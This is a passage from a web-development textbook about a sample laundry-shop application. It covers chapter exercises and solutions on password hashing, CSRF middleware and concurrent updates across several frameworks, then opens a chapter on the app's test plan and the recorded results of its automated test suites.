One password format. `pbkdf2_sha256$600000$salt$key`, 90 characters (Equation (13.1), Equation (13.2)), read by a custom hasher in each framework (**Listing 13.8**, **Listing 13.17**, **Listing 13.24**, **Listing 13.32**) and by the chapter's own programs in Python and Java (**Listing 13.38**, **Listing 13.39**); 600,000 iterations cost about 0.17 seconds per guess on one core (Equation (13.3)).

Security by configuration. Middleware order (**Listing 13.5**, **Listing 13.6**, **Listing 13.7**), a filter chain (**Listing 13.16**), a bootstrap file, gates and route groups (**Listing 13.25**, **Listing 13.23**, **Listing 13.26**), and a fallback policy with filters (**Listing 13.33**, **Listing 13.34**, **Listing 13.35**) express the same allow-list, the same CSRF rule and the same permission table.

The rules stay in a service. The conditional status update appears in five languages with the same shape (**Listing 13.9**, **Listing 13.18**, **Listing 13.27**, **Listing 13.36**), and the API reads only named fields (**Listing 13.10**, **Listing 13.19**).

What ran. Django: 68 of 68 tests (**Listing 13.11**, **Listing 13.1**), 37 of 37 acceptance checks (**Figure 13.3**). ASP.NET Core MVC: 0 warnings, 19 of 19 tests (**Listing 13.37**), 37 of 37 (**Figure 13.4**). Spring Boot and Laravel: parsed and linted, password classes run, but not built, because Maven Central and Packagist were blocked (**Listing 13.12**, **Listing 13.20**, **Figure 13.5**). Django and ASP.NET Core gave equal JSON for eleven questions, with different bytes (**Listing 13.40**, **Table 13.3**).

The framework documentation [2], [11], [15], [16], [19], [21], [22], [23], the release pages [3] to [10], [24], the persistence and testing standards [17], [18], [20], Fowler's patterns [1], [12], RFC 8018 [13] and the OWASP cheat sheets [14], [26] cover what this chapter used; UU No. 27/2022 [25] is the reason behind the care taken with passwords.

13.13 Exercises

13.1 Name the seven jobs of Section 13.2.1 and, for each, the file or mechanism that does it in the Django track and in the Spring Boot track.

13.2 Django already has a hasher called `pbkdf2_sha256`. Explain why the Django track cannot use it, and describe what an owner would experience if the track used it.

13.3 Using Equation (13.2), compute the length of the stored string for 1,000 iterations and for 1,200,000 iterations. Which parts of the string change length and which never do?

13.4 OWASP raises the recommended iteration count. Suppose the shop doubles it to 1,200,000. Using the measurement of Section 13.8.2 and Equation (13.3), estimate the time per login check, the number of guesses per second on one core, and the running time of `hash_check.py` if every stored hash used the new count.

13.5 List the four properties of the Laravel `Bill` model that switch off Laravel defaults (**Listing 13.21**, lines 19 to 22), and for each say what would go wrong on the canonical database without it.

13.6 A colleague writes the Django version of "finish" as `bill = Bill.objects.get(pk=bill_id); bill.status = "finished"; bill.finished = now; bill.save()`. Describe what happens when two washers press *Finished* on B2946 in the same second, give the SQL the ORM writes, and rewrite the code correctly.

13.7 In **Listing 13.5**, `EmployeeAuthMiddleware` stands before `CsrfViewMiddleware`. What does `POST /api/bills` without any session receive now, and what would it receive if the two lines were swapped? Write the Django test that would catch the swap.

13.8 On a computer with access to Maven Central, finish the verification of the Spring Boot track. Write the sequence of commands, the line you expect from each, and what you do if `./mvnw test` stops with a compile error in `SecurityConfig.java`.

13.9 Using the `Api` helper of the Django tests, write a test that checks that the washer `cuci1` cannot create a bill through the API, and that nothing is saved.

13.10 Add a Spring Data method to `BillRepository` (**Listing 13.15**) that counts the bills of one outlet with a given status. Give the method signature and the SQL Spring Data derives from it.

13.11 The Django answer to `GET /api/services` has 977 bytes and the ASP.NET Core answer 905 bytes, yet `compare_tracks.py` reports them equal. Explain where the 72 bytes come from, and why the program compares parsed JSON.

13.12 In the EF Core store, `Status` is a concurrency token (**Listing 13.31**). Describe the `UPDATE` that `SaveChanges` sends when washer cuci1 finishes B2946, and what happens, step by step, if washer cuci2 finished the same bill a moment earlier.

13.13 Laravel's CSRF middleware skips the check while tests run. Explain why the Laravel track replaces it with a subclass (**Listing 13.25**), and describe a test that would pass for the wrong reason without the subclass.

13.14 A laundry chain in Sidoarjo has a Windows server, one C# developer, and a firewall that allows NuGet. Using Section 13.9, recommend a track, and list what must be done and verified before the shop's real data is entrusted to it.

13.14 Solutions to the Exercises

13.1 Routing: `laundry/urls.py` and `laundry/api/urls.py` (Django); `@GetMapping`/`@PostMapping` on controllers (Spring). Data access: Django ORM models in `models.py`; JPA entities and Spring Data repositories in `domain/`, plus `JdbcTemplate` for reports. Migrations: `migrations/0001_initial.py` and `0002_sample_data.py`, which run the shared SQL files; in Spring none, `ddl-auto=none` with `DatabaseInitializer` copying the SQLite file or running the SQL files on MySQL. Login and roles: `EmployeeAuthMiddleware` and `@permission` (Django); `SecurityFilterChain` and `@PreAuthorize` (Spring). Escaping: Django templates; Thymeleaf. CSRF: `CsrfViewMiddleware`; Spring Security's `CsrfFilter`. Testing: Django's test runner with `TestCase`; JUnit 5 with `@SpringBootTest` and MockMvc.

13.2 Django's built-in `pbkdf2_sha256` hasher passes the salt *text* (24 Base64 characters) to PBKDF2; the shared format Base64-decodes it and uses the 16 *bytes*. The strings look alike, but the derived keys differ. With the built-in hasher, the owner's stored hash would never verify, so `owner@profitina-laundry.example` with the correct `Owner#2026` would see "E-mail or password is wrong", and after five tries the account would be locked for fifteen minutes. A password set through Django would equally fail in every other track.

13.3 1,000 iterations: $13 + 1 + 4 + 1 + 24 + 1 + 44 = 88$ characters. 1,200,000 iterations: $13 + 1 + 7 + 1 + 24 + 1 + 44 = 91$. Only the iteration count changes length; the algorithm name (13), the three separators, the salt (24, for 16 bytes) and the key (44, for 32 bytes) never do.

13.4 The time of PBKDF2 grows in proportion to c, so one check takes about $2 \times 0.17 = 0.33$ seconds. By Equation (13.3), $g \approx 50/16.6 \approx 3$ guesses per second on one core. `hash_check.py` would make the same 50 calls and take about $50 \times 0.33 \approx 16.6$ seconds. The shop pays a third of a second per login; the attacker's work doubles.

13.5 `$table = 'Bill'`: without it Eloquent queries a table `bills`, which does not exist ("no such table"). `$keyType = 'string'`: without it the key is cast to an integer and `Bill::find('B2938')` searches for id 0. `$incrementing = false`: without it Eloquent expects the database to generate the key and overwrites the model's `id` after an insert with the last auto-increment value. `$timestamps = false`: without it every insert and update writes `created_at` and `updated_at`, and the first `save()` fails with "no such column: updated_at".

13.6 Both requests load B2946 while it is still `queued`; both set the fields and call `save()`, and the ORM writes, for each, `UPDATE "Bill" SET "arrived" = ?, "finished" = ?, "departed" = ?, "status" = ?, ... WHERE "id" = ?`. Both succeed, the second overwrites the first's `finished` time, and if the code writes a history row after the save, two `finished` rows appear in `StatusLog`. Correct version, as in **Listing 13.9**: inside `transaction.atomic()`, run `changed = Bill.objects.filter(pk=bill_id, status="queued").update(status="finished", finished=now)`, and raise `Conflict` when `changed != 1`; only then write the history row.

13.7 Now: `401` with `{"error": {"code": "not_logged_in", ...}}`, because `EmployeeAuthMiddleware.process_view` refuses the request before Django's CSRF middleware looks at it. Swapped: `403` with `csrf_failed`, because the CSRF check runs first and a request without a session has no token either. A test that catches the swap:

```
def test_post_without_session_is_401(self):
    r = Client(enforce_csrf_checks=True).post(
        "/api/bills", "{}", content_type="application/json")
    self.assertEqual((401, "not_logged_in"),
                     (r.status_code, r.json()["error"]["code"]))
```

This test was run for this chapter in a copy of the track: it passes as the track stands, and with the two middleware lines swapped it fails with `(401, 'not_logged_in') != (403, 'csrf_failed')`.

13.8 In `App/fbp/spring-boot`: `./mvnw test` (the first run downloads Maven and the libraries; expect `Tests run: 18, Failures: 0, Errors: 0` and `BUILD SUCCESS`); `./mvnw -DskipTests package`; `LAUNDRY_NOW="2026-09-30 21:00:00" ./mvnw spring-boot:run` (expect a line saying Tomcat started on port 8080); in a second terminal, `python ../acceptance/acceptance.py http://localhost:8080` (expect `RESULT: 37 passed, 0 failed`). If `./mvnw test` stops with a compile error in `SecurityConfig.java`, read the file and line in the message, look the named class or method up in the Spring Security 7 reference or its Javadoc (for example a method renamed or moved between versions), change that line, and run `./mvnw test` again; then write down in `VERIFIED.md` what you ran and what you changed, because the next reader needs to know.

13.9

```
def test_washer_cannot_create_bill(self):
    before = Bill.objects.count()
    r = Api("cuci1").post("/api/bills", {"customer_id": "C0151",
                                         "service_id": "S0001",
                                         "unit": 5, "rack": "A03"})
    self.assertEqual((403, "forbidden"),
                     (r.status_code, r.json()["error"]["code"]))
    self.assertEqual(before, Bill.objects.count())
```

The class must derive from `LaundryTestCase` and import `Bill` from `laundry.models` and `Api` from `laundry.tests.base`. It was run for this chapter in a copy of the track and passed.

13.10 `long countByOutletIdAndStatus(String outletId, String status);`. Spring Data splits the name at `By` and `And` into the properties `outletId` and `status` of the entity, which are mapped to the columns `Outlet_id` and `status`, and Hibernate sends SQL of the form `select count(b1_0.id) from Bill b1_0 where b1_0.Outlet_id=? and b1_0.status=?`, with both values bound. (Hibernate chooses the alias `b1_0` itself; like the rest of the Spring track, this was not run here.)

13.11 Django's `JsonResponse` uses Python's default separators `", "` and `": "`; ASP.NET Core writes `","` and `":"`. Each service object has three keys, hence three colons and two commas, 5 spaces; 12 objects give 60, the 11 commas between the objects 11 more, and the colon after `"data"` 1: $60 + 11 + 1 = 72$. And indeed $977 - 72 = 905$. Two correct serializers may format the same value differently, so a comparison of two independent frameworks must parse both answers and compare the values; comparing bytes would report eleven false differences.

13.12 `UpdateBillIfStatus` finds B2946 with status `queued`, sets `Status = "finished"` and `Finished` to now, and `SaveChanges` sends `UPDATE "Bill" SET "finished" = @p0, "status" = @p1 WHERE "id" = @p2 AND "status" = @p3` with `@p3 = 'queued'`, the *original* value of the concurrency token, and checks that one row was changed. If cuci2's change was committed before cuci1's store loaded the bill, the lookup finds no queued B2946 and returns 0, and the service raises a conflict (409, "... is no longer in process"). If both loaded the bill while it was still queued, cuci1's `UPDATE` changes 0 rows because the status is no longer `queued`; EF Core throws `DbUpdateConcurrencyException`, the store rolls back and turns it into a 409 conflict. Either way

exactly one history row is written. (The EF Core code was not compiled here; this is what it is written to do.)

13.13 Laravel's own `PreventRequestForgery` returns early when `runningUnitTests()` is true, so tests may post forms without tokens. A test such as "a form `POST /bills/new` without `_token` is refused with 403" would then fail, or, worse, a test that posts *with* a token would pass even if the token were never checked, proving nothing. The subclass returns `false` from `runningUnitTests()`, so the check runs in tests exactly as in production, and TC-NF-04 tests what it claims.

13.14 ASP.NET Core MVC: the language matches the developer, .NET 10 runs natively on the Windows server, and it is an LTS release supported until November 2028. Before real data: add the two EF Core packages (NuGet is allowed), build with `-p:UseEfCore=true`, choose `"Store": "sqlite"` or `"mysql"`, run the test runner and the acceptance script against the EF Core build (the parts never compiled in this book), back up and restore the database once as a rehearsal, set a real clock by removing `Laundry__Now`, serve it over HTTPS, and record every run in `VERIFIED.md`. Chapter 14 covers testing, security and deployment in detail.

References

[1] M. Fowler, "InversionOfControl," *martinfowler.com* (bliki), Jun. 2005. [Online]. Available: https://martinfowler.com/bliki/InversionOfControl.html

[2] Spring, *Spring Security Reference*, version 7.0. [Online]. Available: https://docs.spring.io/spring-security/reference/ (accessed Sep. 2026).

[3] Python Package Index, "Django 6.1.1," released Sep. 2, 2026 (requires Python >= 3.12). [Online]. Available: https://pypi.org/project/Django/

[4] Django Software Foundation, "Django 6.1 release notes," Aug. 5, 2026. [Online]. Available: https://docs.djangoproject.com/en/6.1/releases/6.1/

[5] Spring, "Spring Boot 4.1.1 available now," *spring.io blog*, Aug. 20, 2026. [Online]. Available: https://spring.io/blog/2026/08/20/spring-boot-4-1-1-available-now/

[6] Spring, "Spring Boot 4.1 Release Notes," GitHub wiki of spring-projects/spring-boot. [Online]. Available: https://github.com/spring-projects/spring-boot/wiki/Spring-Boot-4.1-Release-Notes

[7] The PHP Group, "Releases: PHP 8.5.9 and PHP 8.4.24," Jul. 30, 2026. [Online]. Available: https://www.php.net/releases/

[8] Laravel, "Release Notes, Laravel 13.x," released Mar. 17, 2026. [Online]. Available: https://laravel.com/docs/13.x/releases

[9] Microsoft, "Download .NET 10.0: 10.0.12, released Sep. 8, 2026." [Online]. Available: https://dotnet.microsoft.com/en-us/download/dotnet/10.0

[10] Microsoft, ".NET and .NET Core Support Policy." [Online]. Available: https://dotnet.microsoft.com/en-us/platform/support/policy/dotnet-core (accessed Sep. 2026).

[11] Django Software Foundation, *Django Documentation*, version 6.1. [Online]. Available: https://docs.djangoproject.com/en/6.1/

[12] M. Fowler, *Patterns of Enterprise Application Architecture*. Boston, MA, USA: Addison-Wesley, 2002.

[13] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[14] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[15] Django Software Foundation, “Password management in Django,” *Django Documentation*, version 6.1. [Online]. Available: https://docs.djangoproject.com/en/6.1/topics/auth/passwords/

[16] Spring, *Spring Boot Reference Documentation*, version 4.1. [Online]. Available: https://docs.spring.io/spring-boot/

[17] Eclipse Foundation, *Jakarta Persistence 3.2 Specification*. [Online]. Available: https://jakarta.ee/specifications/persistence/3.2/

[18] The JUnit Team, *JUnit 5 User Guide*. [Online]. Available: https://junit.org/junit5/docs/current/user-guide/

[19] Laravel, *Laravel Documentation*, version 13.x: Eloquent, Authentication, Authorization and CSRF Protection. [Online]. Available: https://laravel.com/docs/13.x

[20] S. Bergmann, *PHPUnit Manual*, version 12. [Online]. Available: https://docs.phpunit.de/en/12.5/

[21] Microsoft, “Overview of ASP.NET Core MVC,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/overview

[22] Microsoft, *Entity Framework Core Documentation*. [Online]. Available: https://learn.microsoft.com/en-us/ef/core/

[23] Microsoft, “Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core,” *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[24] NuGet Gallery, “Microsoft.EntityFrameworkCore.Sqlite 10.0.12,” Sep. 8, 2026. [Online]. Available: https://www.nuget.org/packages/Microsoft.EntityFrameworkCore.Sqlite

[25] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[26] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Chapter 14

Testing, Security and Deployment

By the end of this chapter you will be able to explain how Profitina Laundry is tested, from a single rule to a whole running server, and to read the 107-case test plan as the shop's contract with its own software. You will run the automated suites of four tracks (Flask, PHP, Java and the static front end) and read their real results; write one black-box acceptance script, in Python and in Java, that checks any track through its API alone, and watch it pass on three different implementations and behind a production proxy. You will map the OWASP Top 10:2025 onto the shop's own code, one category at a time, understand what Indonesia's personal data protection law (UU PDP) asks of a three-outlet laundry in 2026, and choose between six ways of putting the application on the internet: shared PHP hosting, a Linux VPS with gunicorn and nginx, Tomcat, Kestrel behind IIS, a container, and a Cloudflare Tunnel from the shop's own PC. You will finish with a checklist and a script that checks a live deployment for you.

14.1 Where We Left Off

Chapters 9 to 13 built the same shop in PHP, Python, Java, .NET and four frameworks. Each chapter showed that its track *works*: a login, a new bill, a receipt, a report. But "it worked when I tried it" is a weak promise. It says nothing about the case you did not try, about the change you make next month, or about the stranger who tries things you would never think of.

This chapter turns that promise into three stronger ones. **Testing** asks: does every requirement hold, on real data, every time, in every track? **Security** asks: what can go wrong when the person on the other side is not a cashier but an attacker, and how does the code stop it? **Deployment** asks: how does a program that runs on a student's laptop become a service that customers reach from their phones at 21:00 on a rainy Saturday, and stays safe while doing it?

The three belong together. A security rule that no test checks will quietly disappear in a refactoring; a deployment that nobody tests after it goes live can undo, with one configuration line, protections the code worked hard to build. Section 14.8 shows exactly such a line.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** Evidence. Every claim in it, "the PHP track passes", "the session cookie is Secure behind nginx", "the rate limit counts each customer", was run in the build environment on 24 September 2026, and the output is printed. Where something could not be run here, the chapter says so. A test suite, a security review and a deployment checklist are all ways of replacing "I think" with "I checked".

14.2 Why a Shop Needs Tests

14.2.1 What a test is

A **test** is a small program that uses your program and checks one expected result. `assert money(40000) == "Rp 40.000"` is a test. So is "log in as the owner, open the dashboard for 30 September 2026, and check that Rungkut received Rp 186.000". Both have the same three parts: a known starting state, an action, and an expected outcome written down *before* the action is run.

Glenford Myers put the purpose of testing in one sentence that is still quoted fifty years later: testing is the process of executing a program *with the intent of finding errors* [1]. A test that can never fail proves nothing; a good test is one that would catch a plausible mistake. That is why the test plan's cases are so specific. "The receipt looks right" cannot fail; "the receipt of B2938 contains `Rp 40.000`, rack `A05`, ready by `30 Sep 2026 19:52`, and does *not* contain the customer's e-mail" can.

14.2.2 Four levels

Table 14.1 shows the four levels at which Profitina Laundry is tested. The idea of levels comes from the observation, usually drawn as a pyramid [2], that small tests are cheap and fast and should be many, while tests of the whole system are slow and expensive and should be few but present.

Table 14.1 The four levels of testing in Profitina Laundry. Lower rows are slower and fewer, but only they prove that the pieces work together.

Level	What it checks	Example from the shop	Speed
Database	the schema's rules and the sample data themselves	32 business-rule queries return 0 problem rows	seconds
Unit	one function, without a server	`whole_number("4.3")` is `None`; PBKDF2 test vector	milliseconds each
Integration (HTTP)	the whole track, through its pages and API, on a copy of the data	TC-4.1: cashier creates B2954, 1 StatusLog row, 0 payments	0.1 to 1 s each
Acceptance (black box)	the running server, from outside, knowing only HTTP	Section 14.5: 18 cases through the API of any track	seconds per track

A useful number to watch is the share of the plan that runs without a person:

$$r = \frac{a}{n} \tag{14.1}$$

where n is the number of test cases in the plan and a the number a track runs automatically. The remaining $n - a$ cases need a human: a print preview on 80 mm paper, a thumb on a 360-pixel phone screen, a new student installing everything on a clean Windows machine. They are not less important; they are simply tested differently, and each track's `VERIFIED.md` lists them by name.

14.3 The 107-Case Test Plan

14.3.1 How the plan is built

The test plan in `App/docs/test-plan.md` has one row per case, and every case traces back to a requirement of Chapter 3. **Table 14.2** counts them.

Table 14.2 The 107 cases of the test plan, grouped by requirement.

Group	Cases	What they cover
FR-1 Login and roles	11	same message for wrong password and unknown e-mail, lock-out, session renewal, role derivation
FR-2 Customers	10	search by name, phone or id; validation; “has 62 bills and cannot be deleted”
FR-3 Services	6	owner only; price change does not touch old bills
FR-4 Create a bill	9	server-side price; rack in use; rollback leaves nothing
FR-5 Workflow	12	forward only; conditional update under concurrency; queue at Keputih
FR-6 Payments	8	amount not above balance; deposit reduced in the same transaction
FR-7 Receipt	4	official logo, no address or e-mail, “CANCELLED”
FR-8 Dashboard	5	the tiles of 30 September 2026; no money for a washer
FR-9 Reports	8	numbers equal the reference SQL; CSV format
FR-10 Status check	7	same answer for wrong phone and unknown bill; rate limit
FR-11 API	7	error shape; paging cap; no password anywhere
Non-functional (TC-NF)	13	injection, XSS, CSRF, passwords, least privilege, errors, MySQL, performance, time
Database (TC-DB)	7	foreign keys, 32 rule checks, portability of the SQL, deterministic generator
Total	**107**	

Three rules make the plan reproducible, and every track obeys them. **Fresh data**: each run starts from a copy of `database/laundry.db`, never the original, so an expected value such as “the next bill is B2954” is true at the start of every run. **A frozen clock**: “today” is 2026-09-30 and “now” is 21:00:00, injected through a setting (`LAUNDRY_NOW` in Flask, `APP_NOW` in PHP, `app.now` in Java) so that “overdue” and “promised” do not depend on the day the tests are run. **All or nothing**: a case passes only if *every* expected point holds.

14.3.2 Reading one case

Take TC-5.10, a case that most student projects never test:

Two requests “mark B2940 finished” at the same time (two threads). Expected: exactly one succeeds, the other gets 409, exactly one StatusLog row `finished`.

The case describes an event that happens in a real shop, two washers at Wiyung pressing the same button, and an outcome that can be checked by counting rows. It also forces a design decision: to pass it, the code must use the conditional update of Section 10.9.4, because a check in the program followed by an unconditional update would let both requests through. A good test case is often a requirement in disguise.

14.4 How Each Track Is Tested

14.4.1 Four suites, four languages, one plan

Every runnable track automates as much of the plan as its language allows, and prints one line per test-plan id so that a reader can compare tracks line by line. **Table 14.3** summarizes how.

Table 14.3 How the four tracks run the test plan. Each keeps its tests in its own language, with no extra framework to install.

Track	Runner	How the server is exercised	Clock and data
`python-flask`	pytest 9.1.1	Flask's test client calls the WSGI app directly, no network	fixture: fresh copy per test, `LAUNDRY_NOW`
`php`	`tests/run.php` (plain PHP)	starts `php -S` on a free port, real HTTP requests	one copy per run, `APP_NOW`
`java-httpserver`	`TestRunner.java` (no JUnit, no build tool)	starts the real server on a free port, HTTP plus JDBC checks	one copy per run, `app.now`
`static`	`node tests/run-tests.js`	the JavaScript rules and a mock API over the CSV files; with `--with-php`, the live PHP API	CSV snapshot; PHP copy

For this chapter all four suites were run again, on 24 September 2026, in a copy of the `App` folder, one after the other. **Figure 14.1** shows the results, and the following subsections show the essential lines of each run.



Figure 14.1 The four automated suites as run for this chapter on 24 September 2026: passed cases, cases skipped because no MySQL server was running, cases that need a person, and the run time. No case failed.

14.4.2 Flask

```
$ cd App/python-flask && python -m pytest -p no:cacheprovider -rs
.................................................................... [ 37%]
.......................................................sssssss..... [ 75%]
..............................................                       [100%]
[7 SKIPPED lines: tests/test_mysql.py ... set MYSQL_TEST_USER (and friends) to run the
MySQL tests]
185 passed, 7 skipped in 55.47s
```

The Flask suite of Chapter 10 has 192 tests: 185 passed and 7 were skipped. The skipped ones are the MySQL tests, which need the environment variable `MYSQL_TEST_USER` to point to a server; without one they say so rather than pass silently. The track's `VERIFIED.md` records a run against MariaDB 10.11 in which all 192 passed. Some test-plan cases appear as several pytest tests (TC-3.4 checks seven bad prices one by one), which is why 192 is larger than the number of plan ids.

14.4.3 PHP

```
$ cd App/php && php tests/run.php
Profitina Laundry PHP track - tests
PHP 8.4.21 on Linux, SQLite 3.45.1
Test copy: .../App/php/tests/tmp/run-20260924-053904/server-data/laundry.db
[... 95 more PASS lines and 1 MAN line (TC-7.3) ...]
PASS TC-1.9     5 wrong passwords for kasir1, then the correct one -> "Too many attempts"
(429)
PASS TC-11.4    Every API error response has error.code and error.message
PASS TC-11.5    No API response contains a password or password_hash field (or a hash)
PASS TC-NF-07   A server error (database missing) -> friendly page / JSON, no stack trace;
details in the log
PASS TC-DB-2    The integrity checks (database/tools/check_integrity.py) pass on the test
copy after all changes
MAN  TC-NF-10   A new student follows the README on clean Windows, macOS and Linux
      (not possible in the build container)
MAN  TC-NF-12   Pages at 360 px: no horizontal scrolling, tappable buttons
      (needs a browser; the CSS has a 720 px breakpoint with stacked cards)

======================================================================
PASS 100   FAIL 0   MANUAL 3   SKIP 0   (total 103)
```

The PHP runner is a single PHP script with a tiny assertion library, so the only thing a student needs is PHP itself. It starts PHP's built-in server `php -S` on a free port with a copy of the database and the frozen clock, then sends real HTTP requests, exactly as a browser would. 100 checks passed, none failed, and three are marked **MAN** (manual): the print preview, a clean-machine installation, and the phone layout. The MySQL part of this suite (`--mysql`) was not run in this session because no MySQL server was started for it; the track's `VERIFIED.md` records an earlier run against MariaDB in which it passed.

14.4.4 Java

```
$ cd App/java-httpserver && ./run.sh test
Compiling ...
Profitina Laundry - Java track - tests
Server on http://127.0.0.1:<free port>, database copy /tmp/.../laundry.db, clock fixed at
2026-09-30 21:00:00
[... 101 more PASS lines ...]
PASS  TC-NF-05  Set a password (UC-16): PBKDF2 600000, 90 chars, new salt each time
PASS  TC-NF-06  Role table of api.md 1.2 for every role
PASS  TC-NF-07  Database gone: friendly 500 without SQL, stack trace or path
SKIP  TC-NF-08  Data minimisation review  (covered by TC-7.2, TC-10.5 (field list checked
there))
SKIP  TC-NF-09  MySQL: TC-1.1, 2.2, 4.1, 8.1, 9.1 on MySQL  (run separately with --mysql,
see VERIFIED.md)
SKIP  TC-NF-10  Clean-machine setup by a new student  (manual)
PASS  TC-NF-11  Performance: dashboard, queue, monthly < 1 s; every queries.sql query < 200
ms
SKIP  TC-NF-12  360 px phone layout  (manual (needs a browser); CSS has the 700 px
breakpoint and stacked tables)
PASS  TC-NF-13  Times are WIB wall-clock text without T or fractions
PASS  TC-DB-1/2  After a day of work through the app: FK check, integrity check, 32
business-rule checks = 0

RESULT: 107 passed, 0 failed, 4 not automated/skipped  (22.8 s)
```

The Java runner compiles the track with `javac` alone and starts the real `HttpServer` on a free port. Besides HTTP it opens its own JDBC connection to the test copy to check what was really stored, for example that exactly one `StatusLog` row exists after TC-5.10. 107 passed, none failed, and four are listed as not automated, each with a reason. Note the last test, TC-DB-1/2: after "a day of work through the app" (bills created, paid, finished, cancelled), the runner checks the foreign keys and

the 32 business rules of the database tools, so the suite proves not only that the answers were right but that the data left behind is still consistent.

14.4.5 The static front end

```
$ cd App/static && node tests/run-tests.js --with-php
Profitina Laundry static front end - tests (Node v22.22.2)
[... 26 more PASS lines ...]
PASS LIVE-PROBE   the API answers at http://127.0.0.1:18551
PASS LIVE-SAME    LiveApi (PHP) and MockApi (CSV) give identical JSON for 12 calls
PASS LIVE-LOGIN   wrong password -> ApiError 401 login_failed; /api/me after login
PASS LIVE-CSRF    finish B2941 as cuci5 with X-CSRF-Token; without the token -> 403
csrf_failed
PASS LIVE-LOGOUT  logout -> the next call is 401
PASS LIVE-CORS    a page on http://localhost:5500 may call the API with its cookie (CORS +
preflight)

============================================================
PASS 32   FAIL 0   (total 32)
```

The static front end of Chapter 8 has no server of its own, so its suite tests two things. The first 26 checks exercise its JavaScript rules (money format, rounding up, PBKDF2 through the browser's Web Crypto) and a *mock* API that answers from the CSV files. With `--with-php` it then starts the PHP track and compares the mock with the real API: **LIVE-SAME** asks both twelve questions and gets identical JSON. That single check proves that a student can develop the front end offline against CSV files and deploy it against any track. The page tests in jsdom (`dom-tests.js`) were not run in this session, because the jsdom package is not installed in the build environment; the track's `VERIFIED.md` records an earlier run with 8 passed.

14.4.6 Reading the results together

Table 14.4 puts the four runs side by side. With Equation (14.1), the Java track automates $r = 107/111 \approx 0.96$ of its listed cases and the PHP track $100/103 \approx 0.97$; the rest are the manual cases every track shares.

Table 14.4 The four suites as run on 24 September 2026 (Linux, Python 3.11.15, PHP 8.4.21, OpenJDK 21.0.10, Node 22.22.2). The counts differ because each suite splits the plan differently; what they share is zero failures on the same data.

Track	Passed	Failed	Skipped	Manual	Time
`python-flask`	185	0	7 (MySQL)	listed in VERIFIED.md	55.5 s
`php`	100	0	0	3	25.6 s
`java-httpserver`	107	0	0	4	22.8 s
`static`	32	0	0	0	4.8 s

> **Green is not the same as complete.** A suite that passes says that every check it contains holds. It says nothing about the checks it does not contain. That is why the tracks list their manual and skipped cases by name, and why Section 14.5 adds a second, independent check from outside.

14.5 A Shared Black-Box Acceptance Script

14.5.1 Why test from outside

Each suite of Section 14.4 was written by the same person who wrote the track, in the same language, often with access to the track's internals. That is efficient, but it shares the developer's blind spots: if the PHP developer misread a requirement, the PHP tests may misread it the same way.

A **black-box test** knows nothing of the inside. It sends requests to an address and checks the answers against the *documents*. Because the API of `docs/api.md` is the same for every track, one black-box script can check them all, and when it passes on three implementations written in three languages, the agreement is strong evidence that each of them implements the documents rather than its developer's reading of them. **Figure 14.2** shows the arrangement.



Figure 14.2 One acceptance script, written twice (Python and Java), speaks only HTTP to the JSON API and checks 18 test-plan cases on every track, including the Flask track behind nginx and gunicorn.

14.5.2 The Python script

Listing 14.1 is the whole script. It uses only Python's standard library, so it runs wherever Python 3.10 or newer runs, with nothing to install.

